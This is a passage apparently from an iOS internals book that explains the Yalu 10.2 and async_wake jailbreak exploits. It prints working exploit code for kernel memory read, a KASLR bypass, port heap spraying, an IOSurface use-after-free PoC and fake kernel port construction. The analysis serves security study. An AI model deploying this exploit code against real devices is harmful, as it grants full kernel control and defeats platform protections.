*(uint64_t*)(faketask + 0x10) = 0xee;

// use pid_for_task in order to leak kernel memory: The exploit asks
// the track to return (what it thinks is) task->bsd_info->pid, but
// changes the bsd_info (in procoff) to the address of the leaked kernel
// pointer (- 0x10, because the pid field is at offset 0x10)
while (1) {
    int32_t leaked = 0;
    *(uint64_t*)(faketask + procoff) = leaked_ptr - 0x10;
    pid_for_task(foundport, &leaked);
    if (leaked == MH_MAGIC_64) {
        NSLog(@"found kernel text at %llx", leaked_ptr);
        break;
    }
    leaked_ptr -= 0x4000; // go back one page
}
```


Looking at the code, you can see how the exploit uses the mapped fake port structure twice: First, it retrieves the clock address, from offset 0x68 of the structure. This is an address somewhere in the kernel const segment. It then uses the fake port structure by "recasting" its type as a task, and connecting its underlying kdata to the task. It then sets the fields of the fake task - offset 0x10 (active) to 0xee, and procoff (0x360, as a hard-coded offset) to the leaked pointer - 0x10 bytes.

The reason for this peculiar move becomes evident when the exploit calls `pid_for_task`. This Mach trap returns the PID corresponding to a particular Mach task. As explained in Volume II, the trap calls `port_name_to_task` (which returns a `task_t t1`), then calls `get_bsdtask_info(t1)` (which returns a `struct proc *p`) and - finally - `proc_pid(p)`, which returns the pid field - at offset 0x10. By carefully adjusting the offsets in the fake structure, `pid_for_task()` becomes a gadget for arbitrary kernel memory read of any address - adjusted down by 0x10 bytes. The exploit then uses this repeatedly, reading addresses from kernel text segments, from the beginning of each page, until it hits the 0xFEEDFACF which identifies the beginning of the kernel's Mach-O header - and thereby the kernel base - thus defeating KASLR.

Getting the kernel task port

With KASLR defeated, the rest of the flow is straightforward. The exploit adjusts the value of `allproc`, the process list, from the hard-coded address to the KASLR-corrected address. It then manually walks the list, embedding the process pointer from it into the fake task's `bsd_info`, and calling `pid_for_task()` again - but this time to really retrieve the associated pid of the process pointer. In this way it can easily deduce its own `struct proc` address, and - of course - that of the `kernproc`, for which `pid_for_task` will return a PID of 0:

Listing 24-21-a: Locating the `kernel_task` in kernel memory

```
while (proc_) {
    uint64_t proc = 0;

    // get top 32-bits of the iterator proc next entry
    *(uint64_t*) (faketask + procoff) = proc_ - 0x10;
    pid_for_task(foundport, (int32_t*)&proc);

    // get bottom 32-bits of the iterator proc next entry
    *(uint64_t*) (faketask + procoff) = 4 + proc_ - 0x10;
    pid_for_task(foundport, (int32_t*)((uint64_t)&proc) + 4));

    int pd = 0;

    // set the bsdtask_info of the fake task
    *(uint64_t*) (faketask + procoff) = proc;

    // call pid_for_task for its intended purpose - get fake task's pid
    pid_for_task(foundport, &pd);

    // if pid is same as ours, we found our proc. If 0, we found kernel
    if (pd == getpid()) { myproc = proc; }
    else if (pd == 0){ kernproc = proc; }

    proc_ = proc; // move to next
}
```

The coup de grace is in obtaining the `kernel_task` itself - which the exploit does in a manner similar to the 9.x Pangu jailbreaks: Calling `pid_for_task` after setting the `bsdtask_info` to `kernproc (- 0x10) + 0x18` will retrieve the actual `kernel_task` address. This is done twice, since `pid_for_task` only retrieves a `uint32_t`. Similarly, setting the `bsdtask_info` to `kern_task (- 0x10) + 0xe8` (the offset of the kernel task's send right to itself, `itk_sself`) and calling `pid_for_task()` twice retrieves this value. Then, `pid_for_task` is abused one final time - calling it repeatedly to copy the `kernel_task` send right over the fake task's special port #4! As shown in Listing 24-21-b:

Listing 24-21-b: Smuggling the kern_task to user mode

```
uint64_t kern_task = 0;
*(uint64_t*) (faketask + procoff) = kernproc - 0x10 + 0x18;
pid_for_task(foundport, (int32_t*)&kern_task);
*(uint64_t*) (faketask + procoff) = 4 + kernproc - 0x10 + 0x18;
pid_for_task(foundport, (int32_t*)((uint64_t)&kern_task) + 4));

uint64_t itk_kern_sself = 0;
*(uint64_t*) (faketask + procoff) = kern_task - 0x10 + 0xe8;
pid_for_task(foundport, (int32_t*)&itk_kern_sself);
*(uint64_t*) (faketask + procoff) = 4 + kern_task - 0x10 + 0xe8;
pid_for_task(foundport, (int32_t*)((uint64_t)&itk_kern_sself) + 4));

char* faketaaskport = malloc(0x1000);
char* ktaskdump = malloc(0x1000);

// read kernel task's send right to itself, 4 bytes at a time
for (int i = 0; i < 0x1000/4; i++) {
    *(uint64_t*) (faketask + procoff) = itk_kern_sself - 0x10 + i*4;
    pid_for_task(foundport, (int32_t*)&faketaaskport[i*4]);
}

// read kernel_task, 4 bytes at a time, using same technique
for (int i = 0; i < 0x1000/4; i++) {
    *(uint64_t*) (faketask + procoff) = kern_task - 0x10 + i*4;
    pid_for_task(foundport, (int32_t*)&ktaskdump[i*4]);
}
memcpy(fakeport, faketaaskport, 0x1000);
memcpy(faketask, ktaskdump, 0x1000);

mach_port_t pt = 0;
*(uint64_t*)((uint64_t)fakeport) + 0x68) = faketask;
*(uint64_t*)((uint64_t)fakeport) + 0xa0) = 0xff;
// set task special port #4 (itk_bootstrap) to kernel task
*(uint64_t*)((uint64_t)faketask) + 0x2b8) = itk_kern_sself;

task_get_special_port(foundport, 4, &pt); // get tfp0
```

A simple user mode call to `task_get_special_port()` then gets the port handle to user space, where it can be fed to the rest of the exploit, which is the same generic Yalu code from 10.1.1 and earlier.

Final notes

Todesco's innovative KPP bypass has yet (at the time of writing) to be fixed by Apple. What's truly innovative is that it works roughly along the same lines in iPhone 7, where the role of KPP is assumed by the hardware AMCC. Max Bazaliy and the Fried Apple Team are hard at work to "backport" the technique so it works on iOS 9.x, allowing kernel patches to be reinstated and bring back an unfettered jailbreak experience. It is more than likely that now, with Yalu open sourced, someone will pick up the gauntlet and provide a universal jailbreak going back all the way to iOS 8, with support for 32-bit devices, The Apple TV - and even the Watch.

References

1. Ian Beer - 10.2 Jailbreak PoC - <https://bugs.chromium.org/p/project-zero/issues/attachment?aid=268352>
2. Yalu102 - GitHub - <https://github.com/kpwn/yalu102/>
3. Ian Beer (Project Zero) - "iOS/macOS kernel memory corruption.." <https://bugs.chromium.org/p/project-zero/issues/detail?id=1004>

25

async_wake & The QiLin Toolkit (11.0-11.1.2)

Early in December 2017, world famous security researcher Ian Beer joined Twitter (as [@i41nbeer](#)) with a single tweet saying *"If you're interested in bootstrapping iOS 11 kernel security research keep a research-only device on iOS 11.1.2 or below. Part I (tfp0) release soon."* Within a day, Beer gained throngs of followers in anticipation, and the number was set to increase rapidly over the next few days as the promise came near.

A week later, Beer indeed delivered, and released on December 11th a cleanly compilable source providing a `SEND` right to the `kernel_task` in user space - thereby paving the way to complete control over kernel memory (within the limitations of KPP/KTRR), and a complete jailbreak.

Beer exploits a bug in IOSurface, an oft exploited IOKit driver, to trigger a UaF condition leading to a fake port construction. This bug was detailed by Pangu in [detailed blog post](#)^[1] (in Chinese) independently of Beer. The noted jailbreaking team had been using this bug in private jailbreaks for a while, and - much to their chagrin - found this bug patched in 11.2 early betas. Based on their description @S1guza developed his "v0rtex" exploit, as a full open source exploit targeting iOS 10.x devices.

async_wake/v0rtex

Effective: iOS 10.x, iOS 11.0-11.1.2, TvOS 11.1-11.1

Release date: 11th December 2017

Architectures: arm64

Exploits:

- IOSurface Memory Corruption (CVE-2017-13861)
- Kernel memory disclosure in `proc_info` (CVE-2017-13865)

To improve exploitability, Ian Beer uses another bug, allowing him to disclose kernel pointers. This bug is in new code, introduced in XNU 4570 (Darwin 17) and therefore cannot be back-ported to 10.x versions. Nonetheless, @S1guza's method - which does not rely on this disclosure - proved reliable, and has further been ported to 32-bit devices (and thereby guaranteeing jailbreakability for life, as the iPhone 5 has met its end-of-line with iOS 10.3.3). S1guza details the specifics of his exploitation in the [v0rtex GitHub page](#)^[2]

Bypassing KASLR

Recall that the kernel addresses are slid by an unknown quantity, which changes on every boot. A necessary prerequisite for kernel memory overwriting, therefore, is figuring out this slide value, without which the exploit will "work in the dark", and likely cause a kernel panic. For this, we need some API that can reliably leak kernel pointers.

Although Apple's developers make every efforts to prevent the disclosing of kernel address space pointers without "unsliding" them first, there appear to be simply too many APIs to cover. Further, often these pointer address disclosures surface in new code, which should have been written with security in mind. The bug exploited by Beer - CVE-2017-13865 - is one such disclosure.

The Bug

The `proc_info` system call (#336, discussed in I/15) provides an unparalleled amount of information not just on processes, but also on kernel objects such as task structures, file descriptors and kernel queues. As explained by Beer in the [Project Zero Issue Tracker post](#)^[3], this disclosure was found in a new `proc_info` flavor - `PROC_PIDLISTUPTRS` - added in XNU 4570, and implemented like so:

Listing 25-1: The kernel pointer disclosure in `proc_info`'s `LISTUPTRS` flavor

```
int
proc_pidlistuptrs(proc_t p, user_addr_t buffer, uint32_t buffersize, int32_t *retval)
{
    uint32_t count = 0;
    int error = 0;
    void *kbuf = NULL;
    int32_t nuptrs = 0;

    if (buffer != USER_ADDR_NULL) {
        count = buffersize / sizeof(uint64_t); // integer division
        if (count > MAX_UPTRS) {
            count = MAX_UPTRS;
            buffersize = count * sizeof(uint64_t); // no modulus problem
        }
        if (count > 0) {
            kbuf = kalloc(buffersize); // modulus remains
            assert(kbuf != NULL);
        }
    } else {
        buffersize = 0;
    }

    // .. will copy after integer division again
    nuptrs = kevent_proc_copy_uptrs(p, kbuf, buffersize);

    if (kbuf) {
        size_t copysize;
        if (os_mul_overflow(nuptrs, sizeof(uint64_t), &copysize)) {
            error = ERANGE;
            goto out;
        }

        if (copysize > buffersize) {
            copysize = buffersize;
        }
        error = copyout(kbuf, buffer, copysize);
    }

out:
    *retval = nuptrs;
}
```

The bug is subtle, but nonetheless important: There is no enforcement that the allocation size - buffersize, which is controlled by the user mode caller - is an integer multiple of `sizeof(uint64_t)`. If the quotient of the two is larger than `MAX_UPTRS` (#defined as 16392), then that value is set. Otherwise, the buffersize is directly used as the `kalloc` allocation size. The buffer is then passed (along with the allocated size) to `kevent_proc_copy_upters()`, (in `bsd/kern/kern_event.c`), which performs an integer division before passing the buffer further to `klist_copy_uodata` and/or `kqlist_copy_dynamicids`, both of which operate in pointer units. The return value of both is the number of elements that exist, not the actual number copied.

Although there is an `os_mul_overflow` check, it does not help the case when the buffersize is deliberately smaller than the size needed for the pointers, and is also not an integer multiple. If the `copysize` (number of user pointers that could be returned to user-space) is larger than the buffersize, the size will be adjusted back to the user supplied buffersize. This is actually good practice (to prevent an overflow), but in practice allows the copying of the last `buffersize % 8` bytes - which `kevent_proc_copy_upters` did not initialize.

A PoC exploit for this bug is trivial, and requires to just pass a count of `(sizeof(uint64_t) * k + 7)` for integer values of *k* (7 being the maximum amounts which can be leaked, due to the modulus 8 operation). Beer supplies such a PoC in the article, and it works on Darwin versions up to and including 17.2:

Listing 25-2: The PoC code for the `proc_listuptrs` bug

```
uint64_t try_leak(pid_t pid, int count) {
    size_t buf_size = (count*8)+7;
    char* buf = calloc(buf_size+1, 1);

    int err = proc_list_upters(pid, (void*)buf, buf_size);

    if (err == -1) { return 0; }

    // the last 7 bytes will contain the leaked data:
    uint64_t last_val = ((uint64_t*)buf)[count]; // we added an extra zero byte in calloc

    return last_val;
}

int main(int argc, char** argv) {
    for (int pid = 0; pid < 1000; pid++) {
        for (int i = 0; i < 100; i++) {
            uint64_t leak = try_leak(pid, i);

            /* Kernel pointers are identified by their well known address mask */
            if ((leak & 0x00ffffff00000000) == 0xffff800000000000) {
                printf("%016llx\n", leak);
            }
        }
    }
    return 0;
}
```

The Exploit

Leaking arbitrary kernel addresses certainly helps defeat KASLR. But we don't just want *any* bytes to be leaked - we want some control over the content, so as to quickly enable us to determine kernel addresses of known ports. This requires more finesse.

Beer uses a simple spray technique, in which he takes an object of interest - a port right - and prepares a Mach message with that port right copied multiple times in an OOL descriptor. Using a technique we've seen before, the message is sent to (another) ephemeral port, which ensures the port descriptor ends up being copied multiple number of times in the `kalloc` zone. This is shown in Listing 25-3:

Listing 25-3: Spraying a port right of interest all over the kalloc zone

```

static mach_port_t fill_kalloc_with_port_pointer
(mach_port_t target_port, int count, int disposition) {
    // allocate a port to send the message to
    mach_port_t q = MACH_PORT_NULL;
    kern_return_t err;
    err = mach_port_allocate(mach_task_self(), MACH_PORT_RIGHT_RECEIVE, &q);
    if (err != KERN_SUCCESS) {
        printf(" [-] failed to allocate port\n");
        exit(EXIT_FAILURE);
    }

    mach_port_t* ports = malloc(sizeof(mach_port_t) * count);
    for (int i = 0; i < count; i++) {
        ports[i] = target_port;
    }

    struct ool_msg* msg = calloc(1, sizeof(struct ool_msg));

    msg->hdr.msgh_bits =
        MACH_MSGH_BITS_COMPLEX | MACH_MSGH_BITS(MACH_MSG_TYPE_MAKE_SEND, 0);
    msg->hdr.msgh_size = (mach_msg_size_t)sizeof(struct ool_msg);
    msg->hdr.msgh_remote_port = q;
    msg->hdr.msgh_local_port = MACH_PORT_NULL;
    msg->hdr.msgh_id = 0x41414141;

    msg->body.msgh_descriptor_count = 1;

    msg->ool_ports.address = ports;
    msg->ool_ports.count = count;
    msg->ool_ports.deallocate = 0;
    msg->ool_ports.disposition = disposition;
    msg->ool_ports.type = MACH_MSG_OOL_PORTS_DESCRIPTOR;
    msg->ool_ports.copy = MACH_MSG_PHYSICAL_COPY;

    err = mach_msg(&msg->hdr,
        MACH_SEND_MSG|MACH_MSG_OPTION_NONE,
        (mach_msg_size_t)sizeof(struct ool_msg),
        0,
        MACH_PORT_NULL,
        MACH_MSG_TIMEOUT_NONE,
        MACH_PORT_NULL);

    if (err != KERN_SUCCESS) {
        printf(" [-] failed to send message: %s\n", mach_error_string(err));
        exit(EXIT_FAILURE);
    }

    return q;
}

```

Note above that the message is sent (`MACH_SEND_MSG`) but not received. This ensures that the port spray remains in kernel space, until that point where the message is either received, or its target port destroyed - This is why the return value of the spray function is the target port. Copy in kernel accomplished, beer can immediately free the port and call the `proc_info` API to potentially leak addresses. Kernel zone pointers are always of the form `0xfffff8.....` - So even with the most significant byte 0 (owing to a leak of only seven out of the eight bytes), so they are still recognizable. Beer then sorts the pointers, and returns the kernel pointer most commonly leaked, which (with a very high probability) should correlate to the address of the sprayed port. Thus, KASLR is vanquished.

Beer continues to use the `proc_info` memory disclosure in innovative ways. One such way is his `early_kalloc()`, which forces a kernel allocation by sending a message larger than the request `kalloc` size. The message is sent to an ephemeral port, whose address can be leaked. By further calculating the location of the port's `ipc_mqueue`, he can use a kernel read primitive to retrieve the address of the resulting buffer, and pass it to user mode, where it can be written to with a kernel write primitive.

Kernel Memory Corruption

The kernel memory corruption bug used in this exploit is a classic Use after Free (UaF). Pangu provide a simple proof of concept in their blog:

Listing 25-4: The Pangu IOSurface ref count bug PoC

```
// open user client
CFMutableDictionaryRef matching = IOServiceMatching("IOSurfaceRoot");
io_service_t service = IOServiceGetMatchingService(kIOMasterPortDefault, matching);
io_connect_t connect = 0;
IOServiceOpen(service, mach_task_self(), 0, &connect);

// add notification port with same refcon multiple times
mach_port_t port = 0;
mach_port_allocate(mach_task_self(), MACH_PORT_RIGHT_RECEIVE, &port);
uint64_t references;
uint64_t input[3] = {0};
input[1] = 1234; // keep refcon the same value
for (int i=0; i < 3; i++)
{
    IOConnectCallAsyncStructMethod
        (connect, 17, port, &references, 1, input, sizeof(input), NULL, NULL);
}

IOServiceClose(connect);
```

Note the use of the same reference value (arbitrarily set at 1234) multiple times. This causes an over-free of the notification port: Once by the external method implementation (which returns an error), and another time by MIG, which releases the port due to the external method implementation returning an error code. This leaves the port dangling in kernel space, and setting the stage for a UaF exploit, the likes of which we have seen in these pages before.

The Exploit

Pangu did not demonstrate an exploit PoC, but Ian Beer certainly did. In the [Project Zero issue tracker](#)^[4] Beer not only provided a clear elaboration of the bug in English, but also attached the "async_wake" exploit. Beer's exploit provided a fully reliable way of using this simple reference counting oversight to smuggle a send right to the `kernel_task` to user mode. The code, reasonably neat and cleanly compilable, has since been forked on GitHub by numerous people, truly opening up jailbreaking for the first time for the masses - both professionals and amateurs - with most of the tough work already performed.

Beer follows the same techniques used by Todesco & Grassi in Yalu 10.2: Constructing a new, fake task port, and aiming it to overlap with the dangling port he can create using the IOSurface bug. Unlike the Yalu method, however, he does not need to create the port in user space. Instead, he builds the port *in the payload of a Mach message*. XNU 4570 removes the `mach_zone_force_gc` MIG, which (as we've seen in previous chapters) has been used extensively by jailbreakers to aid in Zone Feng Shui. This, however, is practically irrelevant, as garbage collection (and thereby, a likelihood of memory reuse after free) can be stirred by spraying many ports before the operation and freeing them. Beer thus frees the ports, then sprays his fake port-in-a-Mach-message, and hopes to get a "replacer" on his dangling (`first_`) port.

Once a replacer (port use-after-free) is found (via `mach_port_get_context()`, kernel memory read/write has been achieved. Once again, using the `pid_for_task()` trap as a read primitive, he can scour kernel memory to obtain the `kernel_task` and `kernel_ipc_space`, and then create a new port to smuggle the `kernel_task` send right to user space.

Listing 25-5: The fake port construction used by Ian Beer in `async_wake`

```

uint8_t* build_message_payload(uint64_t dangling_port_address, uint32_t message_body_size,
    uint32_t message_body_offset, uint64_t vm_map, uint64_t receiver, uint64_t** context_ptr) {
    uint8_t* body = malloc(message_body_size);
    memset(body, 0, message_body_size);

    uint32_t port_page_offset = dangling_port_address & 0xfff;

    // structure required for the first fake port:
    uint8_t* fake_port = body + (port_page_offset - message_body_offset);

    *(uint32_t*)(fake_port+koffset(KSTRUCT_OFFSET_IPC_PORT_IO_BITS)) =
        IO_BITS_ACTIVE | IKOT_TASK;
    *(uint32_t*)(fake_port+koffset(KSTRUCT_OFFSET_IPC_PORT_IO_REFERENCES)) = 0xf00d; // leak refs
    *(uint32_t*)(fake_port+koffset(KSTRUCT_OFFSET_IPC_PORT_IP_SRIGHTS)) = 0xf00d; // leak srights
    *(uint64_t*)(fake_port+koffset(KSTRUCT_OFFSET_IPC_PORT_IP_RECEIVER)) = receiver;
    *(uint64_t*)(fake_port+koffset(KSTRUCT_OFFSET_IPC_PORT_IP_CONTEXT)) = 0x123456789abcdef;

    *context_ptr = (uint64_t*)(fake_port+koffset(KSTRUCT_OFFSET_IPC_PORT_IP_CONTEXT));

    // set the kobject pointer such that task->bsd_info reads from ip_context:
    int fake_task_offset =
        koffset(KSTRUCT_OFFSET_IPC_PORT_IP_CONTEXT) - koffset(KSTRUCT_OFFSET_TASK_BSD_INFO);

    uint64_t fake_task_address = dangling_port_address + fake_task_offset;
    *(uint64_t*)(fake_port+koffset(KSTRUCT_OFFSET_IPC_PORT_IP_KOBJECT)) = fake_task_address;

    // when we looked for a port to make dangling we made sure it was correctly positioned
    // on the page such that when we set the fake task pointer up there it's actually all
    // in the buffer so we can also set the reference count to leak it, let's double check that!

    if (fake_port + fake_task_offset < body) {
        printf("the maths is wrong somewhere, fake task doesn't fit in message\n");
        sleep(10);
        exit(EXIT_FAILURE);
    }


    uint8_t* fake_task = fake_port + fake_task_offset;
    // set the ref_count field of the fake task:
    *(uint32_t*)(fake_task + koffset(KSTRUCT_OFFSET_TASK_REF_COUNT)) = 0xd00d; // leak references
    // make sure the task is active
    *(uint32_t*)(fake_task + koffset(KSTRUCT_OFFSET_TASK_ACTIVE)) = 1;
    // set the vm_map of the fake task:
    *(uint64_t*)(fake_task + koffset(KSTRUCT_OFFSET_TASK_VM_MAP)) = vm_map;
    // set the task lock type of the fake task's lock:
    *(uint8_t*)(fake_task + koffset(KSTRUCT_OFFSET_TASK_LCK_MTX_TYPE)) = 0x22;
    return body;
}

```

Kernel function call primitive

Beer's excellent exploitation techniques don't end here. He further shows his unrivaled mastery of direct kernel object manipulating in supplying an in-kernel function call primitive (called `kcall()`). He starts off by creating an ephemeral port (`mach_port_allocate()`) and using the `proc_info()` memory disclosure to obtain its in-kernel address. Address at hand, he uses his kernel memory write primitive to polymorph the port into an `IOKIT_CONNECT` type, so it can be used with `iokit_user_client_trap`. Since the latter relies on an external trap dispatch table, Beer fakes that too by crafting a vtable to replace `getExternalTrapForIndex()` with `csblob_get_cdhash()`, which he effectively uses as a gadget - since the function never really checks its input and merely returns where the CDHash should be - at offset `0x40`. Beer embeds the first supplied argument at that offset, and places the arbitrary function immediately after, as shown in Figure 25-6 (next page). This allows calling any arbitrary function from user mode, using `iokit_user_client_trap` in a clean, safe and effective way.

Figure 25-6: Ian Beer's kernel function call primitive



Post-Exploitation: The Jailbreak Toolkit

Getting a `SEND` right to the kernel task port is a huge step on the road to a jailbreak, but it is not the only step. Apple's considerable hardening measures - most notably, kernel patch protection - are taking their toll on the jailbreaking process, which is getting more delicate and complicated with every *OS version. The steps outlined throughout Chapter 13 may still apply - but only in 32-bit kernels or those 64-bit kernels before the iPhone 7, wherein the software based KPP may be bypassed. More modern devices require a different approach, focusing on data patching, which the newer AMCC cannot protect against.

The author has decided to release a "[jailbreak toolkit](#)" called [QiLin](#)^[5] (麒麟), which has been used by him for private jailbreaking. Since most public exploits end up providing the `kernel_task SEND` right, it made sense to create a library which (given the right) would provide the additional functionality, discussed herein. The aim of the toolkit is to alleviate the jailbreak enthusiast or security researcher from the nooks and crannies of post-exploitation, and to standardize jailbreaking in a way which will be as forward compatible as possible. The Liber family of jailbreaks ([LiberiOS](#)^[6], [LiberTV](#)^[7] and the private LiberWatchee) all make use of this toolkit, and are also open source so as to provide actual usage examples.



Note, that the `SEND` right to the `kernel_task` (or, optionally, a kernel memory read/write primitive) still has to be provided somehow, as does the kernel base address (so as to deduce KASLR). Thus, the QiLin jailbreak toolkit **does not** provide any type of exploit - only the post exploitation steps.


Prerequisite: Manipulating the process and task lists

